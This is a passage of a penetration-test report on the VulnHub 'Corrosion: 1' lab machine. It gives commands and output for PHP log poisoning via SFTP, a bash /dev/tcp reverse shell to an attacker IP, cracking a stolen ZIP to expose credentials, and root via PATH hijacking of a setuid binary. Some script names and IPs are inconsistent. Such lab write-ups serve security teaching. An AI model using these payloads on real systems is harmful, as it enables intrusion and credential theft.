(kali@kali)-[/usr/share/wordlists/dirb]
$ curl http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log
Aug  6 07:43:43 corrosion dbus-daemon[543]: [system] Failed to activate service 'org.bluez'
: timed out (service_start_timeout=25000ms)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session closed for user root
Aug  6 07:44:01 corrosion CRON[19421]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:45:01 corrosion CRON[19421]: pam_unix(cron:session): session closed for user root
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session closed for user root
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session closed for user root
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session closed for user root
```

Figure 3.10: `auth.log` file content

At this point, it is known that the `/var/log/auth.log` file contains information about **SSH authentication attempts**. Since the `randylogs.php` script can read the contents of `/var/log/auth.log`, it may be possible to leverage this behavior to achieve **Remote Code Execution (RCE)** through log poisoning.


In order to test for RCE, an attempt can be made to inject PHP code through the username field during an SSH login. If the supplied input is written to `/var/log/auth.log` and the resulting log file is subsequently included by `randylogs.php`, the PHP code may be interpreted by the web server:

```
(kali@kali)-[~]
$ ssh '<?php system('whoami'); ?>'@10.0.2.6
remote username contains invalid characters
```

Figure 3.11: SSH RCE attempt

However, recent SSH implementations do not allow the required characters to be entered through the username field, preventing this particular method of injecting PHP code into the authentication log.

Since the machine allows SSH connections, **SFTP** (*SSH File Transfer Protocol*) can instead be used as an alternative method to introduce the required input into the target system. The `curl` utility can be used to interact with the SFTP service and attempt to place the PHP payload in a location that is subsequently processed through the LFI vulnerability:

A terminal window on a Kali Linux machine. The prompt is (kali@kali)-[~]. The user runs a curl command: curl -u '<?php system('whoami'); ?>' sftp://10.0.2.6/test -k. The output is: Enter host password for user '<?php system(whoami)': curl: (67) Authentication failure. The user then runs: curl -s http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log | tail. The output shows several log entries. The entry 'Aug 14 14:16:56 corrosion sshd[2457]: Failed password for invalid user www-data' has 'www-data' circled in red. Other entries include 'Aug 14 14:16:55 corrosion sshd[2457]: pam_unix(sshd:auth): authentication failure; logname=ser= rhost=10.0.2.5', 'Aug 14 14:16:58 corrosion sshd[2457]: Received disconnect from 10.0.2.5 port 44572:11: Shut', and 'Aug 14 14:16:58 corrosion sshd[2457]: Disconnected from invalid user www-data 10.0.2.5 port 44572 [preauth]'.

```
(kali@kali)-[~]
$ curl -u '<?php system('whoami'); ?>' sftp://10.0.2.6/test -k
Enter host password for user '<?php system(whoami)':
curl: (67) Authentication failure

(kali@kali)-[~]
$ curl -s http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log | tail
Aug 14 14:16:55 corrosion sshd[2457]: pam_unix(sshd:auth): authentication failure; logname=
ser= rhost=10.0.2.5
Aug 14 14:16:56 corrosion sshd[2457]: Failed password for invalid user www-data
from 10.0.2.5 port 44572 ssh2
Aug 14 14:16:58 corrosion sshd[2457]: Received disconnect from 10.0.2.5 port 44572:11: Shut
Aug 14 14:16:58 corrosion sshd[2457]: Disconnected from invalid user www-data
10.0.2.5 port 44572 [preauth]
```

Figure 3.12: SFTP RCE attempt

The resulting behavior demonstrates that the LFI vulnerability can be leveraged to achieve **Remote Code Execution**. The potential impact of achieving **RCE** will be further investigated during the **Exploitation phase**.

Chapter 4

Exploitation

4.1 Overview

The **Exploitation** phase of a penetration test focuses on attempting to establish access to a system or resource by bypassing existing security restrictions.

The primary objectives are to identify viable entry points into the target environment and to determine whether identified vulnerabilities can be successfully exploited to gain access to high-value assets.

4.2 Automatic Exploitation

4.2.1 Metasploit

To search for available exploits corresponding to the identified vulnerabilities, the **Metasploit** framework was used.

Since numerous CVEs had been identified during the previous phases, a **Python** script was developed to automate the exploit search process.

The script is available as an attachment.

All identified CVEs were stored in a `.txt` file, with one CVE listed per line. The **Python** script was then executed with **administrator privileges** to perform the automated search:

```
(root@kali)-[/home/kali/Desktop]
# python3 extract_cve.py cve_ids.txt
Found 78 unique CVEs.

Searching Metasploit for CVE-2006-20001
[-] No results from search

Searching Metasploit for CVE-2019-17567
[-] No results from search

Searching Metasploit for CVE-2020-13938
[-] No results from search

Searching Metasploit for CVE-2020-13950
[-] No results from search

Searching Metasploit for CVE-2020-35452
[-] No results from search
```

Figure 4.1: Metasploit Search Partial Output

Despite the large number of identified CVEs, Metasploit did not identify any known exploit applicable to the vulnerabilities listed in the input file.

4.3 Manual Exploitation

4.3.1 Reverse Shell through Log Poisoning

As shown in the Vulnerability Analysis section, an RCE can be performed against the target system through a log poisoning attack against `randylogs.php` and `/var/log/auth.log`.

Allowing `randylogs.php` to accept a new parameter

Since it's possible to poison the log arbitrarily, a more complex command can be injected through the `<?php system($_GET['cmd']); ?>` payload, allowing `randylogs.php` to accept an additional `cmd` parameter:

```
(kali@kali)-[~] session: session closed for user root
$ curl -u '<?php system($_GET['cmd']); ?>' sftp://10.0.2.7/test -k
Enter host password for user '<?php system($_GET['cmd'])':
curl: (67) Authentication failure
```

Figure 4.2: PHP parameter injection

The idea is to inject a reverse shell payload through the `cmd` parameter. When the poisoned log file is included by `randylogs.php`, the injected PHP code executes the supplied command.

Crafting a Reverse Shell payload

The following Bash command can then be used to establish a reverse shell to the attacking machine at IP address 10.0.2.5 on port 9000:

```
/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/9000 0>&1'
```

This command operates as follows:

- `/bin/bash -c '...'` starts Bash and instructs it to execute the command contained within the quoted string.
- `bash -i` starts an interactive Bash shell. The `-i` option causes Bash to operate in interactive mode, allowing commands to be received and executed through the established connection.
- `>& /dev/tcp/10.0.2.5/9000` redirects the shell's standard output and standard error to a TCP connection established by Bash to the attacking machine at 10.0.2.5 on port 9000.
- `0>&1` redirects standard input (file descriptor 0) to the same destination as standard output (file descriptor 1). Consequently, input received through the TCP connection is supplied to the interactive shell.

In order to issue this command, it has to be URL-encoded. The resulting string is `/bin/bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.0.2.5/9000%20%3E%261%27.`

This string will be fed to the `cmd` parameter, and will be executed by `randylogs.php`.

Executing the attack

Before issuing a reverse shell payload, the attacking machine must listen for the incoming connection on port 9000. This can be achieved using the `netcat` utility through the `nc -nlvp 9000` command:

A terminal window with a dark background. The prompt is `(kali㉿kali)-[~]`. The user has entered `$ nc -nlvp 9000`. The output shows `listening on [any] 9000 ...` followed by a cursor. In the background, there is a faint, semi-transparent watermark that reads "pentest-session()".

Figure 4.3: Netcat listening on port 9000

Once the listener is active, the payload can be issued. In this case, the request will be:
`http://10.0.2.7/blog-post/archives/andylogs.php ?file=/var/log/auth.log&/bin/bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.0.2.5/9000%20%3E%261%27.`




Figure 4.4: Issuing the request through Firefox

Wrapping it up, the `file` parameter specifies the poisoned `/var/log/auth.log` file, while the `cmd` parameter contains the URL-encoded reverse-shell command.

When `andylogs.php` processes the file, the injected PHP code executes the reverse shell payload supplied through the `cmd` parameter, causing the target system to initiate a TCP connection to `10.0.2.5:9000`:



Figure 4.5: Reverse Shell Success

Chapter 5

Post Exploitation

5.1 Overview

The Post Exploitation phase assesses the potential impact of a successful compromise after initial access has been obtained.

During this phase, testing focuses on determining the extent to which an attacker could maintain access, access sensitive information, escalate privileges, move between systems, or otherwise expand their level of control within the assessed environment.

5.2 Manual Post Exploitation

5.2.1 Sensitive Data Extrapolation

Exploring www-data's userspace

Thanks to the reverse shell, it is now possible to explore the target machine. Apart from the expected files, two findings are particularly noteworthy.

By reading the `/etc/passwd` file, another user account is discovered on the system. This user is identified by the username **randy**.

```
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/
geoclue:x:122:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
hplip:x:124:7:HPLIP system user,,,:/run/hplip:/bin/false
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
randy:x:1000:1000:randy,,,:/home/rand:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:127:65534::/run/ssh:/usr/sbin/nologin
```

Figure 5.1: randy user entry

In addition, an interesting `user_backups.zip` file was found in the `/var/backups/` directory. However, the archive cannot be extracted because it is **password-protected**.

```
www-data@corrosion:/var/backups$ unzip user_backup.zip
unzip user_backup.zip
Archive:  user_backup.zip
  skipping: id_rsa                                unable to get password
  skipping: id_rsa.pub                            unable to get password
  skipping: my_password.txt                       unable to get password
  skipping: easysysinfo.c                        unable to get password
```

Figure 5.2: `user_backups.zip` extraction failure

Since the `user_backups.zip` file may contain login credentials or other sensitive information, attempting to crack its password could provide valuable information for further exploitation.

Cracking `user_backup.zip` password

The file can be transferred by starting a Python web server from the `/var/backups/` directory on the target machine and requesting the file from this web server using `wget` on the attacking machine.

To start the web server, the following command can be used:

```
python3 -m http.server 9988
```

```
www-data@corrosion:/var/backups$ python3 -m http.server 9988
python3 -m http.server 9988
```

Figure 5.3: Starting a web server on the target machine

The file can now be downloaded to the attacking machine using the following command:

```
wget http://10.0.2.7:9988/user_backup.zip
```

```
(kali@kali)-[~]
$ wget http://10.0.2.7:9988/user_backup.zip
--2026-08-29 07:32:19-- http://10.0.2.7:9988/user_backup.zip
Connecting to 10.0.2.7:9988... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3285 (3.2K) [application/zip]
Saving to: 'user_backup.zip'

user_backup.zip      100%[=====] 3.21K --.-KB/s  in 0s
2026-08-29 07:32:19 (307 MB/s) - 'user_backup.zip' saved [3285/3285]
```

Figure 5.4: Downloading `user_backup.zip`

Once the file has been downloaded, its password can be attacked using `John the Ripper`.

First, the `zip2john` command is used to extract the password-verification data from the password-protected ZIP archive and convert it into a format that can be processed by John the Ripper. Then, the `john` command is used to attempt to crack the password:

```
(kali@kali)-[~]
$ zip2john user_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1979, decmplen=
2590, crc=A144E09A ts=0298 cs=0298 type=8
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=470, decmpl
en=563, crc=41C30277 ts=029A cs=029a type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** user_backup.zip/my_password.txt PKZIP Encr: TS_chk, cmpl
en=35, decmplen=23, crc=21E9B663 ts=02BA cs=02ba type=0
ver 2.0 efh 5455 efh 7875 user_backup.zip/easysysinfo.c PKZIP Encr: TS_chk, cmplen=115, dec
mplen=148, crc=A256BBD9 ts=0170 cs=0170 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby (user_backup.zip)
1g 0:00:00.02 DONE (2026-08-30 04:18) 0.3831g/s 5494Kp/s 5494Kc/s 5494Kc/s "2parrow"!!LUVP
3DR0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 5.5: `user_backup.txt` Password Cracking

The cracking attempt successfully recovered the password **!randybaby**. This password allows the contents of the archive to be extracted.

The files found inside the `user_backup.zip` archive are:

- `id_rsa`: the user's private key;
- `id_rsa.pub`: the user's public key;
- `my_password.txt`: a user's password;
- `easysysinfo.c`: a C program that performs `setuid(0)` and `setgid(0)`.

```
(kali@kali)-[~]
$ unzip user_backup.zip -d user_backup
Archive: user_backup.zip
[user_backup.zip] id_rsa password:
  inflating: user_backup/id_rsa
  inflating: user_backup/id_rsa.pub
  extracting: user_backup/my_password.txt
  inflating: user_backup/easysysinfo.c

(kali@kali)-[~]
$ ls user_backup
easysysinfo.c id_rsa id_rsa.pub my_password.txt

(kali@kali)-[~]
$ cat user_backup/my_password.txt
randylovesgoldfish1998
```

Figure 5.6: Content of `user_backup.zip`

5.2.2 Searching for Privilege Escalation Vectors

Exploring randy's userspace

Among the files contained in the `user_backup.zip` archive, the most interesting one is `my_password.txt`, since the password contained in this file can be used to log in to the `randy` user account:

```
(kali㉿kali)-[~]
└─$ ssh randy@10.0.2.7
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
randy@10.0.2.7's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

119 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Aug 30 02:45:54 2026 from 10.0.2.5
randy@corrosion:~$
```

Figure 5.7: Logging into the `randy` account

Once inside the `randy` account, it is possible to explore the directories and programs to which the user has access.

The most interesting finding is the `easysysinfo` file located inside the `tools` directory. This file has `setuid` permissions, and its behavior is consistent with the `easysysinfo.c` source file that was previously found inside the `user_backup.zip` archive:

```

randy@corrosion:~$ ls
Desktop Documents Downloads Music Pictures Public Templates tools user.txt Videos
randy@corrosion:~$ ls -la tools/
total 28
drwxrwxr-x  2 randy randy 4096 Jul 30  2021 .
drwxr-x--- 17 randy randy 4096 Aug 30  04:28 ..
-rwsr-xr-x  1 root root 16192 Jul 30  2021 easysysinfo
-rwxr-xr-x  1 root root  318 Jul 29  2021 easysysinfo.py
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:30:09 AM MDT 2026
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

```

Figure 5.8: Exploring randy's directories

Analyzing the easysysinfo source code

Analyzing the source code of `easysysinfo`, a security weakness can be identified: the program uses the `system()` function, which can be insecure when commands are executed using an environment-dependent search path. In particular, **untrusted values in environment variables** may be used to alter the way external executables are resolved, potentially compromising system integrity.

```

(kali㉿kali)-[~]
└─$ cat easysysinfo.c
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("/usr/bin/date");

    system("cat /etc/hosts");

    system("/usr/bin/uname -a");
}

```

Figure 5.9: `easysysinfo.c` source file

This weakness is identified as **CWE-426: Untrusted Search Path**, in which a critical resource (in this case, the `cat` executable) is searched for through an untrusted value (in this case, the `PATH` environment variable).

5.2.3 Gaining Root Privileges

Injecting a Privilege Escalation Executable

This weakness, combined with the `setuid` permissions of the `easysysinfo` program, can be exploited to gain **root access**.

A fake `cat` executable that spawns a root shell can be easily created:

```
#include <unistd.h>
#include <stdlib.h>

void main() {
    setuid(0);
    setgid(0);
    system("bash -i");
}
```

Figure 5.10: Fake `cat` program

The C source file can then be compiled, and the resulting executable moved to the `/tmp` directory.

Next, the `PATH` environment variable can be modified by prepending `/tmp`, ensuring that the malicious `cat` executable located in `/tmp` is resolved before the legitimate `cat` executable.

Finally, executing `easysysinfo` causes the program to invoke the `cat` executable. Since the modified `PATH` prioritizes `/tmp`, the malicious executable is executed instead of the legitimate one.

As `easysysinfo` performs `setuid(0)` and `setgid(0)`, this successfully results in the spawning of a **root shell**:

```
randy@corrosion:~$ gcc root.c -o cat
randy@corrosion:~$ mv cat /tmp
randy@corrosion:~$ export PATH=/tmp:${PATH}
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:26:16 AM MDT 2026
root@corrosion:~# whoami
root
```

Figure 5.11: Successful Privilege Escalation

List of Figures

2.1	<code>ifconfig</code> output	5
2.2	<code>nmap</code> network scan	5
2.3	<code>nmap</code> full scan	6
2.4	Apache Default Page	6
2.5	Execution of <code>DirBuster</code>	7
2.6	<code>DirBuster</code> results	7
2.7	<code>Gobuster</code> results	8
3.1	<code>Nessus</code> Basic Network Scan	10
3.2	<code>Nessus</code> Advanced Web Application Test	11
3.3	Nikto Scan Output	12
3.4	WafW00f scan	12
3.5	OpenSSH 8.4p1 search results in the Exploit Database	13
3.6	Apache HTTP Server 2.4.46 search results in the Exploit Database	14
3.7	Linux kernel search results in the Exploit Database	14
3.8	<code>tasks_todo.txt</code> content	15
3.9	<code>randylogs.php</code> parameter fuzzing	16
3.10	<code>auth.log</code> file content	17
3.11	SSH RCE attempt	17
3.12	SFTP RCE attempt	18
4.1	Metasploit Search Partial Output	20
4.2	PHP parameter injection	20
4.3	Netcat listening on port 9000	21
4.4	Issuing the request through Firefox	22
4.5	Reverse Shell Success	22
5.1	<code>randy</code> user entry	23
5.2	<code>user_backups.zip</code> extraction failure	24
5.3	Starting a web server on the target machine	24
5.4	Downloading <code>user_backup.zip</code>	24

5.5	<code>user_backup.txt</code> Password Cracking	25
5.6	Content of <code>user_backup.zip</code>	25
5.7	Logging into the <code>randy</code> account	26
5.8	Exploring <code>randy</code> 's directories	27
5.9	<code>easysysinfo.c</code> source file	27
5.10	Fake <code>cat</code> program	28
5.11	Successful Privilege Escalation	28

Bibliography

- [1] *C language* — *c-language.org*. <https://www.c-language.org/>.
- [2] *Corrosion: 1* — *vulnhub.com*. <https://www.vulnhub.com/entry/corrosion-1,730/>.
- [3] *curl* — *curl.se*. <https://curl.se/>.
- [4] *DirBuster – Powerful Directory & File Brute Force Tool* — *dirbuster.com*. <https://dirbuster.com/>.
- [5] *Exploit Database* — *exploit-db.com*. <https://www.exploit-db.com/>.
- [6] *GitHub - EnableSecurity/wafw00f: WAFW00F allows one to identify and fingerprint Web Application Firewall (WAF) products protecting a website.* — *github.com*. <https://github.com/EnableSecurity/wafw00f>.
- [7] *GitHub - OJ/gobuster: Directory/File, DNS and VHost busting tool written in Go* — *github.com*. <https://github.com/OJ/gobuster>.
- [8] *GitHub - sullo/nikto: Nikto web server scanner* — *github.com*. <https://github.com/sullo/nikto>.
- [9] *GitHub - xmendez/wfuzz: Web application fuzzer* — *github.com*. <https://github.com/xmendez/wfuzz>.
- [10] *John the Ripper password cracker* — *openwall.com*. <https://www.openwall.com/john/>.
- [11] *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution* — *kali.org*. <https://www.kali.org/>.
- [12] *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit* — *metasploit.com*. <https://www.metasploit.com/>.
- [13] *Nessus Vulnerability Scanner: Network Security Solution* — *tenable.com*. <https://www.tenable.com/products/nessus>.
- [14] *Netcat: the TCP/IP swiss army* — *nc110.sourceforge.io*. <https://nc110.sourceforge.io/>.

- [15] *Nmap: the Network Mapper - Free Security Scanner* — *nmap.org*. <https://nmap.org/>.
- [16] *Oracle Virtual Box* — *virtualbox.org*. <https://www.virtualbox.org/>.
- [17] *PHP* — *php.net*. <https://www.php.net/>.
- [18] *Secure Shell - Wikipedia* — *it.wikipedia.org*. https://it.wikipedia.org/wiki/secure_shell.
- [19] *The Penetration Testing Execution Standard* — *pentest-standard.org*. http://www.pentest-standard.org/index.php/main_page.
- [20] *Welcome to Python.org* — *python.org*. <https://www.python.org/>.